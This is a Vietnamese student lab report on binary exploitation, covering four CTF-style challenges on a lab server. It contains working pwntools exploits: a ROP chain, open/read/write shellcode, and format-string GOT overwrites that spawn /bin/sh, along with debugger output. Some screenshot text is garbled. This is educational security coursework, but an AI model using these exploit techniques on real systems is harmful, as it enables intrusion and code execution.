

Thông tin sinh viên:

Võ Anh Kiệt - 20520605

Nguyễn Bùi Kim Ngân - 20520648

Nguyễn Bình Thực Trâm - 20520815

Bài làm

Stack Architect:

flag.txt:

W1{neu_ban_chinh_phuc_duoc_chinh_minh_ban_co_the_chinh_phuc_duoc_the_gioi}

Đầu tiên, ta chạy gdb đối với file `stack_architect`.

Khi này, ta có thể xem được checksec của file. Trong checksec có bật NX, vì vậy sẽ không thể truyền shellcode vào chạy được.

```
ubuntu@s5b14bc9-vm:~$ gdb stack_architect
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04.1) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
pwndbg: loaded 160 pwndbg commands and 43 shell commands. Type pwndbg [--shell | --all] [filter] for a list.
pwndbg: created $rebase, $ida gdb functions (can be used with print/break)
Reading symbols from stack_architect...
(No debugging symbols found in stack_architect)
----- tip of the day (disable with set show-tips off) -----
GDB's apropos <topic> command displays all registered commands that are related to the given <topic>
pwndbg> checksec
RELRO           STACK CANARY      NX            PIE            RPATH            RUNPATH         Symbols         FORTIFY Fortified      For
tifiable FILE
Partial RELRO   No canary found   NX enabled    No PIE         No RPATH         No RUNPATH      80 Symbols     No                    0                    1 /
home/ubuntu/stack_architect

pwndbg> █
```

Theo ý tưởng trước đó, ta sẽ cần tìm địa chỉ của các hàm: `func1`, `func2` và `win` trong file compile để thực hiện việc exploit.

IDA - stack.architect.idb (stack.architect) D:\IDA Pro 7.5\IDAFile\stack.architect\stack.architect.idb

File Edit Jump Search View Debugger Lumina Options Windows Help

Library function Regular function Instruction Data Unexplored External symbol Lumina function

Functions window

Function name

- __x86_get_pc_thunk_bx
- deregister_tm_clones
- register_tm_clones
- _do_global_dtors_aux
- frame_dummy
- win
- func1
- func2
- main
- __x86_get_pc_thunk_ax
- __libc_csu_init
- __libc_csu_fini
- __x86_get_pc_thunk_bp
- _term_proc
- strcmp
- gets
- system
- exit
- __libc_start_main
- setvbuf

Line 26 of 37

Graph overview

00001336 main:1 (8049336)

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     char s[80]; // [esp+0h] [ebp-54h] BYREF
4
5     setvbuf(stdin, 0, 2, 0);
6     setvbuf(stdout, 0, 2, 0);
7     if ( check1 )
8         exit(0);
9     gets(s);
10    ++check1;
11    return 0;
12 }
```

Output window

80490F0: restored microcode from idb
80490F0: restored pseudocode from idb

Python 3.10.7 (tags/v3.10.7:6cc6b13, Sep 5 2022, 14:08:36) [MSC v.1933 64 bit (AMD64)]
IDAPython v7.4.0 final (serial 0) (c) The IDAPython Team <idapython@googlegroups.com>

Python

AU: idle Down Disk: 89GB

IDA - stack.architect.idb (stack.architect) D:\IDA Pro 7.5\IDAFile\stack.architect\stack.architect.idb

File Edit Jump Search View Debugger Lumina Options Windows Help

Library function Regular function Instruction Data Unexplored External symbol Lumina function

Functions window

Function name

- __libc_start_main
- setvbuf
- _start
- sub_8049137
- _dl_relocate_static_pie
- __x86_get_pc_thunk_bx
- deregister_tm_clones
- register_tm_clones
- _do_global_dtors_aux
- frame_dummy
- win
- func1
- func2
- main
- __x86_get_pc_thunk_ax
- __libc_csu_init
- __libc_csu_fini
- __x86_get_pc_thunk_bp
- _term_proc
- strcmp

Line 25 of 37

Graph overview

00001216 win:1 (8049216)


```
1 if __name__ == '__main__':
2     __libc_start_main(0, 0, 0, 0, 0, 0, 0)
3     __x86_get_pc_thunk_bx = 0
4     char command[8]; // [esp+0h] [ebp-10h] BYREF
5     int i; // [esp+8h] [ebp-8h]
6
7     result = &GLOBAL_OFFSET_TABLE_;
8     strcpy(command, "cmd");
9     if ( check2 && check3 && check4 )
10    {
11        for ( i = 0; i <= 6; ++i )
12            command[i] += 5;
13        result = (strcmp(command, "cmd")) ? system(command);
14    }
15    return result;
16 }
```

Output window

8049216: restored microcode from idb
8049216: restored pseudocode from idb

Python

AU: idle Down Disk: 89GB



```

vLab x vm x NT5: x NT5: x http: x What: x goog: x Khô: x Lab: x tem: x NT5: x + - x
https://vlab.uit.edu.vn/remote/#/client/dm0AYwBgc29u?token=241A11F9D561C67DFADA894D362476E961227E763...
Servants | Fate/Gra... Fate Grand Order... Stay gold - SGT Google Docs New tab Lưu trữ Head First... Information Securit... Using MongoDB as... Google Slides

[ DISASM / i386 / set emulate on ]
> 0x8049336 <main>          endbr32
0x804933a <main+4>          push    ebp
0x804933b <main+5>          mov     ebp, esp
0x804933d <main+7>          push    ebx
0x804933e <main+8>          sub     esp, 0x50
0x8049341 <main+11>         call    __x86.get_pc_thunk.bx      <__x86.get_pc_thunk.bx>

0x8049346 <main+16>          add     ebx, 0x2cba
0x804934c <main+22>          mov     eax, dword ptr [ebx - 8]
0x8049352 <main+28>          mov     eax, dword ptr [eax]
0x8049354 <main+30>          push    0
0x8049356 <main+32>          push    2

[ STACK ]
00:0000| esp 0xffffd51c -> 0xf7deded5 ( __libc_start_main+245) <- add esp, 0x10
01:0004| 0xffffd520 <- 0x1
02:0008| 0xffffd524 -> 0xffffd5b4 -> 0xffffd6f2 <- '/home/ubuntu/stack_architect'
03:000c| 0xffffd528 -> 0xffffd5bc -> 0xffffd70f <- 'SHELL=/bin/bash'
04:0010| 0xffffd52c -> 0xffffd544 <- 0x0
05:0014| 0xffffd530 -> 0xf7fbe000 ( _GLOBAL_OFFSET_TABLE_ ) <- 0x1ead6c
06:0018| 0xffffd534 <- 0x0
07:001c| 0xffffd538 -> 0xffffd598 -> 0xffffd5b4 -> 0xffffd6f2 <- '/home/ubuntu/stack_architect'

[ BACKTRACE ]
> f 0 0x8049336 main
f 1 0xf7deded5 __libc_start_main+245

pwndbg> p func1
$1 = {<text variable, no debug info>} 0x804929e <func1>
pwndbg> p func2
$2 = {<text variable, no debug info>} 0x80492fe <func2>
pwndbg> p win
$3 = {<text variable, no debug info>} 0x8049216 <win>

```

Tiếp theo, ta cần tìm tiếp địa chỉ của pop;ret. Vì vậy ta sẽ cần dùng đến ROPgadget với command bên dưới.

```

ubuntu@s5b14bc9-vm:~$ ROPgadget --binary stack_architect --only 'pop|ret'
Gadgets information
=====
0x08049423 : pop ebp ; ret
0x08049420 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x08049022 : pop ebx ; ret
0x08049422 : pop edi ; pop ebp ; ret
0x08049421 : pop esi ; pop edi ; pop ebp ; ret
0x0804900e : ret
0x08049272 : ret 0x8905
0x0804923a : ret 0xc030
0x08049252 : ret 0xc034
0x08049246 : ret 0xc038
0x080491ab : ret 0xe8c1
0x0804906a : ret 0xffff

Unique gadgets found: 12
ubuntu@s5b14bc9-vm:~$

```

Sau khi có đủ các địa chỉ cần thiết, ta tạo file exploit để chuẩn bị và truyền payload đến máy vul.

```
GNU nano 4.8 exploitStack.py

payload = b'A'*4 + b'I\'m sorry, don\'t leave me, I want you here with me ~~'
payload += b'\x00'*27
payload += p32(0x08052001)
payload += p32(func1Addr)
payload += p32(func1Addr)
payload += p32(popretAddr)
payload += p32(0x20010508)
payload += p32(func2Addr)
payload += p32(func2Addr)
payload += p32(winAddr)

p = remote('10.81.0.7', 14004) # change to correct IP and port
# prepare payload to send to vulnerable file

# send payload
p.sendline(payload)

^G Get Help      ^O Write Out    ^W Where Is     ^K Cut Text     ^J Justify      ^C Cur Pos      M-U Undo        M-A Mark Text
^X Exit          ^R Read File    ^\ Replace      ^U Paste Text   ^T To Spell     ^_ Go To Line    M-E Redo        M-6 Copy Text
```

Như vậy stack sau khi bị ghi đè sẽ có nội dung như sau

Địa chỉ win
Địa chỉ func2
Địa chỉ func2
0x20010508
Địa chỉ popret
Địa chỉ func1
Địa chỉ func1
Ebp (0x08052001)
\x00 ... \x00
'I'm sorry, don't leave me, I want you here with me ~~'
AAAA

Sau khi chạy file exploit, ta sẽ lấy được flag.

```

ubuntu@s5b14bc9-vm:~$ python3 exploitStack.py
[+] Opening connection to 10.81.0.7 on port 14004: Done
[*] Switching to interactive mode
$ ls
flag.txt
stack_architect
$ cat flag.txt
Wl{neu_ban_chinh_phuc_duoc_chinh_minh_ban_co_the_chinh_phuc_duoc_the_gioi}
$ █

```

Shellcode

Đầu tiên ta sẽ thực hiện kiểm tra bằng gdc ta thấy một số trường không được kích hoạt, điều đó ta có thể thấy rằng là ta có thể khai thác bằng shellcode với các phương thức read, write và open

```

ubuntu@s5b14bc9-vm:~$ ls
exploitShellcode.py exploitStack.py shellcode stack_architect test.py test.py.save
ubuntu@s5b14bc9-vm:~$ file shellcode
shellcode: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=fe87a3e0671e74ab
e1e49c087011b7173e4da8d6, for GNU/Linux 3.2.0, not stripped
ubuntu@s5b14bc9-vm:~$ checksec --file=shellcode
RELRO          STACK CANARY      NX            PIE            RPATH            RUNPATH      Symbols      FORTIFY Fortified      Fortifiable FILE
Full RELRO     No canary found  NX disabled   PIE enabled    No RPATH       No RUNPATH   74 Symbols   No             0             1            shellcode
ubuntu@s5b14bc9-vm:~$ █

```

```

ubuntu@s5b14bc9-vm:~$ python3
Python 3.8.10 (default, Jun 22 2022, 20:18:18)
[GCC 9.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from pwn import *
>>> u64(b'.txt\0\0\0\0')
1954051118
>>> u64(b'ongCoDon')
7957654311249866351
>>> u64(b'PhaPhaKh')
7515207503850858576
>>> █

```

```
# prepare payload to send to vulnerable file
GNU nano 4.8 exploitShellcode.py
from pwn import *

p = remote('10.81.0.7', 14003) #change to correct IP and port

#prepare payload to send to vulnerable file
context.clear(arch='amd64', os='linux')

payload = asm('mov rax, 1954051118')
payload += asm('push rax')
payload += asm('mov rax, 7957654311249866351')
payload += asm('push rax')
payload += asm('mov rax, 7515207503850858576')
payload += asm('push rax')

payload += asm('mov rax, 0x2')
payload += asm('mov rdi, rsp')
payload += asm('xor rsi, rsi')
payload += asm('xor rdx, rdx')
payload += asm('syscall')

payload += asm('mov rcx, rax')
payload += asm('xor rax, rax')
payload += asm('mov rdi, rcx')
payload += asm('mov rsi, rsp')
payload += asm('mov rdx, 0x50')
payload += asm('syscall')

payload += asm('mov rcx, rax')
payload += asm('mov rax, 0x1')
payload += asm('mov rdi, 0x1')
payload += asm('mov rsi, rsp')
payload += asm('mov rdx, rcx')
payload += asm('syscall')

# send payload
p.sendline(payload)

ubuntu@s5b14bc9-vm:~$ python3 exploitShellcode.py
[+] Opening connection to 10.81.0.7 on port 14003: Done
[*] Switching to interactive mode
Use open, read, write to get flag, flag is in PhaPhaKhongCoDon.txt
W1{ve_so_sang_mua_chieu_xo_em_nghi_anh_la_ai_ma_sang_cua_chieu_do}
[*] Got EOF while reading in interactive
$
```

AutoFmt

W1{do_cac_ban_tren_the_gian_nay_khoang_cach_nao_la_xa_nhat}

Đầu tiên sử dụng ida để xem, và check hàm main ta thấy được system đang gọi đến bin/sh, như vậy ta cần thực hiện overwrite a và b để có thể gọi được shell

```
fgets(s, 200, stdin);
printf(s);
if ( a == ptr && b == v5 )
    system("/bin/sh");
return 0;
```

Check security thì thấy được là tất cả các yếu tố đều được bật lên

```

pwndbg> checksec
[*] '/home/kiet/Downloads/autofmt/autofmt/autofmt'
Arch:      amd64-64-little
RELRO:     Full RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       PIE enabled

```

Ở đây ta thấy được rằng là việc địa chỉ của a đang cách địa chỉ của b 0x8

```

0x00000000000001376 <+301>: mov     rdx,QWORD PTR [rip+0x2cbb]      # 0x4038 <a>
0x0000000000000137d <+308>: mov     rax,QWORD PTR [rbp-0xe8]
0x00000000000001384 <+315>: cmp     rdx,rax
0x00000000000001387 <+318>: jne     0x13a8 <main+351>
0x00000000000001389 <+320>: mov     rdx,QWORD PTR [rip+0x2ca0]      # 0x4030 <b>

```

Ta thấy được là ở vị trí thứ 10 có sự thay đổi với dòng code python ta vừa thực hiện nhập

```

kiet@kiet-Aspire-E5-5761:~/Downloads/autofmt/autofmt$ python -c "print('%p' * 30)" | ./autofmt
Use format string to overwrite 2 value of a and b
a = 1703250804085551065
b = 30659843728357970
a address: 0x555555580030
0x7ffff7fa9a03 (nll) 0x7ffff7ec9fd2 0x7ffff7fadb0e (nll) 0x38000000380 0xec5f9fd2312dfb1 0x44141a77f156992 0x55555555592a0 0x7025207025207025 0x2520702520702520 0x2070252070252070 0x7025207025207025 0x2520702520702520 0xa2070 (nll) 0x5555555554040 0xf0b5ff 0xc2 0x7ffff7fadc87 0x7ffff7f
dc00 0x55555555541d 0x7ffff7fad2eb
kiet@kiet-Aspire-E5-5761:~/Downloads/autofmt/autofmt$

```

Tại vị trí 10 đó chính là phần in ra của %p * 30 ta vừa nhập

```

0x7025207025207025 0x2520702520702520 0x2070252070252070 0x7025207025207025

```

Sau đó, ta sẽ thực hiện viết code khai thác như sau

Việc thực hiện code này ta sẽ thực hiện lấy địa chỉ và giá trị của a và b khi chạy code thực thi, sau đó ta sẽ ghi vào biến tạm ở dạng payload 64 theo dạng: “Địa chỉ: giá trị tương ứng”.

Sau đó ta thực hiện tạo payload ở với hàm ffmtstr_payload, với hàm này ta sẽ chọn được vị trí đề payload, tiếp tục với biến tạm ở dạng payload 64 ta vừa tạo ở trên và với kích thước là short.

Cuối cùng ta thực hiện truyền payload để gọi shell


```

1  from pwn import *
2
3  p = remote('10.81.0.7', 14001)
4
5  p.recvline()
6
7  context.clear(arch='amd64')
8
9  aValue = int(p.recvline()[4:-1])
10 bValue = int(p.recvline()[4:-1])
11 aAddr = int(p.recvline()[11:-1], 16)
12 bAddr = aAddr - 8
13
14 log.info(f'a Value: {hex(aValue)}')
15 log.info(f'b Value: {hex(bValue)}')
16 log.info(f'a address: {hex(aAddr)}')
17 log.info(f'b address: {hex(bAddr)}')
18
19 writes = [{aAddr: p64(aValue), bAddr: p64(bValue)}]
20
21 payload = fmtstr_payload(10, writes, write_size='short')
22
23 print(payload)
24 p.sendline(payload)
25
26 p.interactive()
27


```

Cuối cùng ta thực hiện trên shell của máy vlab và ta được flag

```

autofmt                                     \xc7aaaaabaa:\x10\x8ls
flag.txt
$ cat flag.txt
Wl{do_cac_ban_tren_the_gian_nay_khoang_cach_ao_la_xa_nhat}
$

```



(Đạt ANT.N.2020)

Ropchain

- Phân tích code

```
int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
{
    char format[504]; // [rsp+0h] [rbp-200h] BYREF
    unsigned __int64 v4; // [rsp+1F8h] [rbp-8h]

    v4 = __readfsqword(0x28u);
    setvbuf(stdin, 0LL, 2, 0LL);
    setvbuf(stdout, 0LL, 2, 0LL);
    if ( !a )
    {
        __isoc99_scanf("%499s", format);
        printf(format);
        ++a;
    }
    exit(0);
}
```

- Chương trình kiểm tra giá trị của biến **global a**, nếu $a = 0$ sẽ đọc input từ người dùng và lưu vào biến **format**
- Chương trình sẽ gọi **printf(format)** → Lỗi Format string

- Tăng biến `a` thêm 1 và gọi hàm **exit**
- Ý tưởng bài này như sau
 - Payload1: Dùng format string để leak địa chỉ `libc` và overwrite **exit@got** thành địa chỉ hàm `main` → mỗi khi chương trình gọi `exit` sẽ quay lại hàm `main` → có vòng lặp vô tận, ngoài ra ta cần ghi đè giá trị của `a` thành **-1** để thỏa điều kiện cho phép người dùng nhập input
 - Payload2: Dùng format string để ghi đè **printf@got** thành địa chỉ hàm **system** trong `libc` (ở lần lặp kế tiếp chương trình sẽ gọi **system(format)** thay vì **printf(format)**), ghi đè giá trị của `a` thành **-1**
 - Payload3: truyền vào chương trình chuỗi **“/bin/sh\x00”** → chương trình gọi **system(“/bin/sh\x00”)** và ta sẽ có shell để đọc flag
- Chuẩn bị khai thác
 - Sử dụng **checksec** để kiểm tra, ta thấy chương trình chỉ có **Partial RELRO** và **NO PIE**, tức là ta dễ dàng có được các địa chỉ cần tìm cũng như ghi đè được **exit@got / printf@got**

```

zwnny@ubuntu:~/Downloads/learning/LTAT/Lab/Lab6/ROP$ checksec ropchain
[*] '/home/zwnny/Downloads/learning/LTAT/Lab/Lab6/ROP/ropchain'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x400000)
zwnny@ubuntu:~/Downloads/learning/LTAT/Lab/Lab6/ROP$

```

- Debug trong `gdb`, ta thấy input người dùng nhập vào sẽ nằm tại quadword đầu tiên trên stack

```

0x401226 <main+144>      call    printf@plt
                        format: 0x7fffffffdd10 ← 'aaaaaaaa'
                        vararg: 0xa

0x40122b <main+149>      mov     rax, qword ptr
0x401232 <main+156>      add     rax, 1
0x401236 <main+160>      mov     qword ptr [rip
0x40123d <main+167>      mov     edi, 0
0x401242 <main+172>      call    exit@plt

0x401247                nop     word ptr [rax -
0x401250 <__libc_csu_init> endbr64
0x401254 <__libc_csu_init+4> push    r15
0x401256 <__libc_csu_init+6> lea     r15, [rip + 0x2
0x40125d <__libc_csu_init+13> push    r14

00:0000 rdi rsp 0x7fffffffdd10 ← 'aaaaaaaa'
01:0008 0x7fffffffdd18 → 0x7ffff7fc8500 ← 0x0

```

- Do đó, để trở tới input, ta sẽ sử dụng $\%(6+0)\$ = \%6\$$
- Để tại payload, ta sẽ dùng lại hàm **make_payload** của **Autofmt**

• Khai thác

➤ Payload1

- Tạo payload 1 với tham số là dictionary chứa key là địa chỉ biến **a**, **exit@got** và value là giá trị **0xffffffffffffff = -1**, địa chỉ hàm main (**0x401196**)
- Do giá trị tại **exit@got** và địa chỉ hàm **main** chỉ khác nhau 2 bytes đầu tiên, ta chỉ cần ghi 2 bytes vào **exit@got**

```

pwndbg> got

GOT protection: Partial RELRO | GOT functions: 4

[0x404018] printf@GLIBC_2.2.5 -> 0x401030 ← endbr64
[0x404020] setvbuf@GLIBC_2.2.5 -> 0x7ffff7e59ce0 (set
[0x404028] __isoc99_scanf@GLIBC_2.7 -> 0x7ffff7e380b0
[0x404030] exit@GLIBC_2.2.5 -> 0x401060 ← endbr64
pwndbg> p/x &main
$1 = 0x401196
pwndbg>

```

- Để có được địa chỉ hàm system, ta cần phải leak một địa chỉ libc trên stack
- Trên stack, quan sát thấy tại quadword thứ 65 có một địa chỉ thuộc libc (**__libc_start_main**)

3d:01e8		0x7fffffffdef8	→	0x4010b0 (<code>_start</code>)	←	endbr64
3e:01f0		0x7fffffffdf00	→	0x7fffffffe000	←	0x1
3f:01f8		0x7fffffffdf08	←	0x5c3610d0cb21c800		
40:0200	<code>rbp</code>	0x7fffffffdf10	←	0x0		
41:0208		0x7fffffffdf18	→	0x7ffff7df9083 (<code>__libc_start_main+243</code>)	←	<code>mov edi, eax</code>

- Vậy ta sẽ dùng `%(0x41+6)$p = %71$p` để đọc được giá trị `libc` này

```
def make_payload(addr_value, pos, leak_pos=None):

    sorted_value = sorted(addr_value.items(), key=lambda x:x[1])
    sorted_dict = dict(sorted_value)

    payload = b""
    bytes_print = 0
    for key in sorted_dict:
        needed_value = sorted_dict[key] - bytes_print
        if needed_value > 0:
            payload += f"%{needed_value}c%{pos}$hn".encode()
        else:
            payload += f"%{pos}$hn".encode()
            pos += 1
        bytes_print = sorted_dict[key]
    if leak_pos:
        for leak in leak_pos:
            payload += f"%{leak}$p".encode()
    payload = payload.ljust(104, b"a")

    for key in sorted_dict:
        payload += p64(key)

    return payload

fmt = {
    elf.got.exit: 0x1196,
    elf.sym.a: 0xffff,
    elf.sym.a+2: 0xffff,
    elf.sym.a+4: 0xffff,
    elf.sym.a+6: 0xffff,
}

payload1 = make_payload(fmt, 19, [71])

p.sendline(payload1)
```

Hàm `make_payload` có chức năng leak giá trị trên stack

- Ta sẽ đọc giá trị `libc` được leak ra và cập nhật địa chỉ hàm `system` tương ứng

```
p.recvuntil(b"0x")
leak = int(p.recv(12),16)
p.recvuntil(b"@@")
libc.address = leak - 243 - libc.sym.__libc_start_main
info(f"Libc base: 0x{libc.address:02x}")
system = libc.sym.system
```

➤ Payload2

- Tạo payload 2 với tham số là dictionary chứa key là địa chỉ biến a, printf@got và value là giá trị 0xffffffffffffff (-1), địa chỉ hàm system vừa tìm được

```
val_system_0 = system & 0xffff
val_system_2 = (system >> (2*8)) & 0xffff
val_system_4 = (system >> (4*8)) & 0xffff

fmt = {
    elf.got.printf+0:val_system_0,
    elf.got.printf+2:val_system_2,
    elf.got.printf+4:val_system_4,
    elf.sym.a: 0xffffffff,
    elf.sym.a+2: 0xffff,
    elf.sym.a+4: 0xffff,
    elf.sym.a+6: 0xffff,
}

payload2 = make_payload(fmt,19)
p.sendline(payload2)
```

Tạo payload2

➤ Payload3

- Sau khi overwrite printf@got thành địa chỉ hàm system, ta chỉ cần gửi “/bin/sh\x00” sẽ có được shell

```
p.sendline(b"/bin/sh\x00")
p.recvuntil(b"@@")
p.interactive()
```

```
ubuntu@s5b14bc6-vm:~$ python3 solve4.py
[+] Opening connection to 10.81.0.7 on port 14002: Done
[*] Libc base: 0x7f691c2df000
0x404018: 0x1290
0x40401a: 0x1c33
0x40401c: 0x7f69
0x404072: 0xffff
0x404074: 0xffff
0x404076: 0xffff
0x404070: 0xffff
[+] Flag: Wl{biet_yeu_em_la_lam_day_nhung_tinh_cam_nay_day_lam}
[*] Closed connection to 10.81.0.7 port 14002
ubuntu@s5b14bc6-vm:~$ █
```

Kết quả khai thác